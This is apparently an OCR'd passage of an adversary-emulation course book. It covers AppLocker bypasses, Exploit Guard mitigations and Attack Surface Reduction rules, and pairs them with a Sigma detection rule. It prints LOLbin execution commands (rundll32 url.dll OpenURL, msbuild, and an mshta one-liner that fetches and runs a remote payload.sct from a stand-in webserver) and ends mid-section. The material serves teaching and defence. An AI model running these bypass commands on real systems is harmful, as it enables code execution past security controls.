BYPASS STRATEGY 2: LEVERAGING RUNDLL32.EXE

Execute payloads through URL's `OpenURL` .

```
rundll32.exe url.dll, OpenURL calc.url
```



SOURCE: https://github.com/api0cradle/ultimateapplockerbypasslist

Bypass Strategy 2: Leveraging Rundll32.exe

A simple yet effective way to trigger our payload (in this example, simply calc.exe), is to rely on the Microsoft-signed "url.dll" library. Once a malicious "*.url" file is crafted, which relies on the URL "file" scheme to reference our payload, we can leverage the following command to trick the Microsoft Dynamic-Link Library into opening and executing our payload:

`rundll32.exe url.dll, OpenURL "/path/to/malicious-shortcut.url"`

This simple command performs the following:

1. Have "rundll32" load the "url.dll" library, call its exposed "OpenURL" method, and provide it with our malicious shortcut's path.
2. The "url.dll" library then opens the shortcut's URL according to its "file" scheme, which is handled by the operating system.
3. Windows then proceeds to rely on the appropriate executor of the "*.exe" file extension, which does nothing less than execute our payload.

Relying on "rundll32" is a commonly used trick as it is actively used by the system itself. It should, however, be noted that the executable itself is very strict on the arguments expected format such as the usage of short filenames instead of the classic path.

More information is, of course, available in the Microsoft Knowledge Base:
https://docs.microsoft.com/en-US/windows-server/administration/windows-commands/rundll32

BYPASS STRATEGY 2: OTHER CREATIVE IDEAS

Here are some other creative ideas to get code execution (not an exhaustive list):

Build and execute C# project stored in an XML or CSPROJ file.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe pshell.xml
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe Msbuild.csproj
```

Execute the target HTML application (HTA) or windows script component (SCT) file.

```
C:\Windows\System32\mshta.exe C:\poc\evilfile.hta
C:\[..]\mshta.exe javascript:a=GetObject("script:http://webserver/payload.sct").Exec();close();
```

Execute the target XAML browser application (XBAP).

```
C:\Windows\System32\PresentationHost.exe file:///webserver/payload.xbap
```

SOURCE: https://github.com/api0cradle/ultimateapplockerbypasslist

Bypass Strategy 2: Other Creative Ideas
This slide provides several additional examples of initial execution steps that leverage built-in Windows commands:

Build and execute C# project stored in an XML or CSPROJ file: This binary, which is by default included in the .NET framework, allows us to compile and execute C# project code directly on the target machine:

- *C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe pshell.xml*
- *C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe Msbuild.csproj*

Execute the target HTML application (HTA) or windows script component (SCT) file:

- C:\Windows\System32\mshta.exe C:\poc\evilfile.hta
- C:\[..]\mshta.exe javascript:a=GetObject("script:http://webserver/payload.sct").Exec();close();

Execute the target XAML browser application (XBAP) via the Windows Presentation Foundation (WPF) host, which is the application that enables WPF applications to be hosted in compatible browsers:

- C:\Windows\System32\PresentationHost.exe file:///webserver/payload.xbap

APPLOCKER BYPASS: EXAMPLE SIGMA RULES

```
title: Possible Applocker Bypass
id: 82a19e3a-2bfe-4a91-8c0d-5d4c98fbb719
description: Detects execution of executables that can be
used to bypass Applocker whitelisting
status: experimental
references: <SNIP>
author: juju4
date: 2019/01/16
tags:
    - attack.defense_evasion
    - attack.T1218/004
    - attack.T1218/009
    - attack.t1127
    - attack.t1170
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains:
            - '\msdt.exe'
            - '\installutil.exe'
            - '\regsvcs.exe'
            - '\regasm.exe'
            # - '\regsvr32.exe'  # too many FPs, very noisy
            - '\msbuild.exe'
            - '\ieexec.exe'
            #- '\mshta.exe'
            #- '\csc.exe'
    condition: selection
falsepositives:
    - False positives depend on scripts and administrative
tools used in the monitored environment
    - Using installutil to add features for .NET applications
(primarily would occur in developer environments)
level: low
```

In this example, SIGMA rules look for typical executables and applications used to bypass Applocker.
It does this by leveraging Sysmon event ID 1 (Process Creation)!

Applocker Bypass: Example SIGMA Rules
The example on the slide is a simple SIGMA rule developed by juju4 aimed at detecting the typical “LOLbins” we discussed!

The rule triggers on a “CommandLine” field that includes one of:

- msdt.exe,
- installutil.exe,
- regsvcs.exe,
- regasm.exe,
- regsvr32.exe,
- msbuild.exe,
- ieexec.exe,
- mshta.exe.

It’s interesting to note that the following known false positives are listed:

- Scripts or administrative tools used by IT in the environment
- Developers adding .NET features for .NET applications (installutil.exe)

This basic rule can serve as a solid basis; it can be further fine-tuned and observed false positives can be excluded.

Please refer to the public SIGMA repository by Florian Roth for additional details:
https://github.com/Neo23x0/sigma

Course Roadmap

- Introduction & Key Tools
- **Initial Access**
- Lateral Movement
- Persistence
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.2

Initial Intrusion Strategies
Traditional Attack Strategies & Defenses
Emulating Adversarial Techniques & Detections
Anti-Malware Scanning Interface (AMSI)
Office Macro Obfuscation Techniques
Exercise: VBA Stomping, Purging & AMSI Bypasses
Application Execution Control
Exercise: Bypassing Application Execution Control
ExploitGuard & Attack Surface Reduction Rules
Exercise: Bypassing Attack Surface Reduction
Going Stealth – Process Shenanigans
Zooming in on Windows Internals
Bypassing Security Products Through Process Shenanigans
Hunting for These Shenanigans
Exercise: Bypassing Modern Security Products
Conclusions

This page intentionally left blank.

EXERCISE: BYPASSING APPLICATION EXECUTION CONTROL

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.


Course Roadmap

- Introduction & Key Tools
- **Initial Access**
- Lateral Movement
- Persistence
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.2

Initial Intrusion Strategies
Traditional Attack Strategies & Defenses
Emulating Adversarial Techniques & Detections
Anti-Malware Scanning Interface (AMSI)
Office Macro Obfuscation Techniques
Exercise: VBA Stomping, Purging & AMSI Bypasses
Application Execution Control
Exercise: Bypassing Application Execution Control
ExploitGuard & Attack Surface Reduction Rules
Exercise: Bypassing Attack Surface Reduction
Going Stealth – Process Shenanigans
Zooming in on Windows Internals
Bypassing Security Products Through Process Shenanigans
Hunting for These Shenanigans
Exercise: Bypassing Modern Security Products
Conclusions

This page intentionally left blank.



Exploit Guard

Microsoft's EMET utility was released back in 2009 around the same time as Windows 7. It offered numerous exploit mitigations aimed at providing defense-in-depth to applications and preventing the successful exploitation of vulnerabilities. EMET version 5.52 was the latest release from Microsoft prior to its end of life. All recent EMET releases focused on resolving disclosed bypass techniques. Sadly, Microsoft announced in 2016 that support, and development of the product would end on July 31, 2018. Initially, Microsoft meant to discontinue support in January 2017, but due to feedback from customers, they agreed to push back the date. The exact reasoning for the discontinuation of EMET by Microsoft is unclear, though it likely has to do with a low adoption rate over the years and a focus on Windows 10 security and beyond. EMET had a low adoption rate within organizations, which may have partially led to Microsoft's decision to discontinue support.


Microsoft's recommendation is to migrate to Windows 10 for improved security. It is very unlikely that support will become available for Windows 8 (definitely not for Windows 7, as Windows 7 is End-Of-Life as of January 14, 2020). Exploit Guard started with the Fall Creators Update of Windows 10 in October 2017. Many of the mitigations or protections from EMET have been worked into Exploit Guard, as well as some new ones. The majority of these mitigations are not on by default. Each application must be tested to ensure there is no negative impact associated with any of the protections. This also includes performance issues. Some of the newer protections are quite aggressive and are likely to prevent some applications from even starting.

HOW DOES EXPLOIT GUARD WORK?

The module PayloadRestrictions.dll is loaded into all processes designated for protection by Exploit Guard.

Many of the controls simply "hook" application flow at specific points:

- An example of hooking is when a table of pointers to various functions is overwritten with pointers to different code
  - This is commonly used by malware, endpoint protection suites, and anti-exploitation products
  - Typically, the originally intended function is reached after going through a series of checks



How Does Exploit Guard Work?


A big question is likely, "How do the protections under Exploit Guard work?" Some of the controls are system-level controls such as DEP, where Exploit Guard can control the settings as opposed to going through the system control panel. The more specific per application controls that are native to Exploit Guard often work by hooking. This is very similar, if not identical, to how many endpoint protection and antivirus products work, as well as malware. Imagine an application wanting to call a function that is deemed critical. Microsoft classifies various functions as critical, such as those with the ability to change permissions in memory, allocate new memory, and many others. When the application goes through the normal channel of calling a critical function, the address of that function has been overwritten with an address inside of PayloadRestrictions.dll. This allows Exploit Guard to perform any checks, and if all looks good, control is passed to the desired critical function. We will look at specific examples of controls coming up soon.


DISABLE WIN32K SYSTEM CALLS

The Win32k system call table is full of functionality that runs under the context of System

Most applications do not need this ability… There are over 1,000 functions available, some of which previously were involved in vulnerabilities

This control greatly reduces the attack surface by blocking access to the Win32k system call table, but still allowing for NT-based system calls






We will demonstrate an interesting attack possibility later today!


Disable Win32k System Calls

This control prevents a process from being able to access the Win32k system call table. This is a large attack surface that has been known to have vulnerabilities, from information disclosure to remote code execution. Most programs use the regular NT path of getting into the System context for privileged operations. The NT method typically involves using the SYSENTER instruction from within an NTDLL function. Without the "Disable Win32k system calls", control applications can also utilize the Win32k system call table, which has over 1,000 functions that run from within the context of System. If a process does not need this capability, the control can be turned on, greatly reducing the attack surface.

DO NOT ALLOW CHILD PROCESSES

- A common goal of exploitation is to create a new process once the victim process is compromised
- Often, even Proof-of-Concept code spawns the Windows Calc.exe program to prove success
- This mitigation blocks the ability for a process to call the CreateProcess function





Do Not Allow Child Processes

The idea behind this control is simple: Block the ability for a process to spawn a child process using the CreateProcess function. It is not uncommon for an exploit to spawn a child process during exploitation to fulfill some goal. By preventing this capability, an attacker's options are more restricted, especially if you combine it with other controls that mitigate an attacker's ability to load modules into the compromised process.

VALIDATE IMAGE DEPENDENCY

- Developers often utilize third-party DLLs, which include functionality not available in native Windows DLLs
- Validate image dependency requires that any DLL loaded by a process be signed by Microsoft
- The control works well for Microsoft programs, but may not be usable by third-party application developers


This can prevent DLL side loading attacks!

Validate Image Dependency

DLLs are image files that contain functionality available to developers. Microsoft makes available to developers a large number of DLLs and would prefer if only those DLLs are used. There are certainly cases where a third-party application developer may require functionality unavailable in any Microsoft DLL, or perhaps they need the behavior to differ. The "Validate image dependency" control mandates that all DLLs loaded into a protected process be digitally signed by Microsoft. If the DLL is not signed, it cannot be loaded into the process. This may not be suitable for all third-party applications and should be thoroughly tested. The positive thing about this control is that it can prevent DLL side-loading bugs from being exploitable. If a process goes to load a module that it cannot locate on the filesystem, an attacker could potentially trick a user into putting a malicious version of that DLL into one of the load locations. They typically would create a custom malicious DLL to perform some malicious actions. If the DLL is not signed by Microsoft, and the controls are on, the bug would not be exploitable.


CODE INTEGRITY GUARD (FORMERLY ATTACK SURFACE REDUCTION)

ASR on EMET: We can block potentially dangerous modules, such as VB Scripting, as it can aid an attacker during an exploit



With Code Integrity Guard, you can permit only Microsoft-signed images to load or extend to images signed by the Microsoft store

Code Integrity Guard (Formerly Attack Surface Reduction)
There are quite a few modules that have been involved in many exploits over the years due to the functionality they provide. A couple of examples include vgx.dll (Vector Markup Language support), vbscript.dll (Visual Basic Scripting support), and jp2iexp.dll (Java plugin). Attack Surface Reduction (ASR) allows you to specify any DLL you wish to never be loaded into a process. With Exploit Guard, we have Code Integrity Guard, which replaces ASR. This allows you to limit the loading of modules to those signed by Microsoft. You can also extend it to images signed by the Microsoft store. It also ensures modules are not being loaded from untrusted locations, such as "Downloads".



Attack Surface Reduction Rules
Attack Surface Reduction rules were introduced in Windows 10 as part of Exploit Guard. They help prevent commonly used malware behavior:


- Block executable content from email client and webmail (GUID BE9BA2D9-53EA-4CDC-84E5-9B1EEEE46550)
- Block all Office applications from creating child processes (GUID D4F940AB-401B-4EFC-AADC-AD5F3C50688A)
- Block Office applications from injecting code into other processes (GUID 75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84)
- Block execution of potentially obfuscated scripts (GUID 5BEB7EFE-FD9A-4556-801D-275E5FFC04CC)
- Block JavaScript or VBScript from launching downloaded content (GUID D3E037E1-3EB8-44C8-A917-57927947596D)
- Block Office applications from creating executable content (GUID 3B576869-A4EC-4529-8536-B80A7769E899)
- Block process creations originating from PSExec and WMI commands (GUID d1e49aac-8f56-4280-b9ba-993a6d77406c)
- Block Office communication applications from creating child processes (GUID 26190899-1602-49e8-8b27-eb1d0a1ce869)
- Block Win32 API calls from Office macro (GUID 92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B)
- Block untrusted and unsigned processes that run from USB (GUID b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4)

These controls sound promising! More information can be found in Microsoft's documentation: https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-atp/attack-surface-reduction

Can these rules be bypassed? Let's investigate!

ATTACK SURFACE REDUCTION RULES: GROUP POLICIES

```
Computer Configuration\Administrative Templates\Windows Components\Windows Defender Antivirus\Windows Defender Exploit Guard\Attack Surface Reduction
```




Attack Surface Reduction Rules: Group Policies
Attack Surface Reduction rules can be configured using group policies. This can be done in a fine-grained manner, by specifying the full rule identifier (full GUID) and configuring one of the following values: Disabled (0), Enabled (1), Audit (2).

The required settings can be found under:

Computer Configuration\Administrative Templates\Windows Components\Windows Defender Antivirus\Windows Defender Exploit Guard\Attack Surface Reduction

The full GUID of the rules can be found in Microsoft's documentation:


https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-atp/attack-surface-reduction



Attack Surface Reduction Rules Bypass
In 2019, Emeric Nas (Sevagas), wrote a whitepaper where he described a number of highly interesting mechanisms to bypass the current Attack Surface Reduction rules made available by Microsoft. In the paper, Emeric highlights that the way these ASR rules are built, they can be a highly effective control that can bypass typical adversary payload execution strategies. He does, however, conclude that the current rules are too simplistic and can thus be bypassed!

The paper is licensed under the “creative commons attribution 4.0 international license” and can be found at http://blog.sevagas.com/IMG/pdf/bypass_windows_defender_attack_surface_reduction.pdf.

Let’s zoom in on a few of the bypass techniques!




Attack Surface Reduction Rules: Example 1 (1)
One of the most interesting rules in ASR is "Block all Office applications from creating child processes" (GUID D4F940AB-401B-4EFC-AADC-AD5F3C50688A). In Microsoft's documentation, we can find the following description for the rule:

> *"This rule blocks Office apps from creating child processes. This includes Word, Excel, PowerPoint, OneNote, and Access.*
>
> *This is a typical malware behavior, especially malware that abuses Office as a vector, using VBA macros and exploit code to download and attempt to run additional payload. Some legitimate line-of-business applications might also use behaviors like this, including spawning a command prompt or using PowerShell to configure registry settings."*

Can you think of any techniques to bypass this rule?

ATTACK SURFACE REDUCTION RULES: EXAMPLE 1 (2)

- Block all Office applications from creating child processes




SOURCE: http://blog.sevagas.com/IMG/pdf/bypass_windows_defender_attack_surface_reduction.pdf

Attack Surface Reduction Rules: Example 1 (2)
We will first review whether the rule is effective or not. As observed above, executing "calc.exe" from a shell within Office is blocked by Attack Surface Reduction. Note that the error message is rather generic, and you don't get a lot of background information.

We do note that there is a Windows "Virus & Threat Protection" alert:

"Action Blocked: Your IT administrator caused Windows Security to block this action. Contact your IT help desk."



Attack Surface Reduction Rules: Example 1 (3)
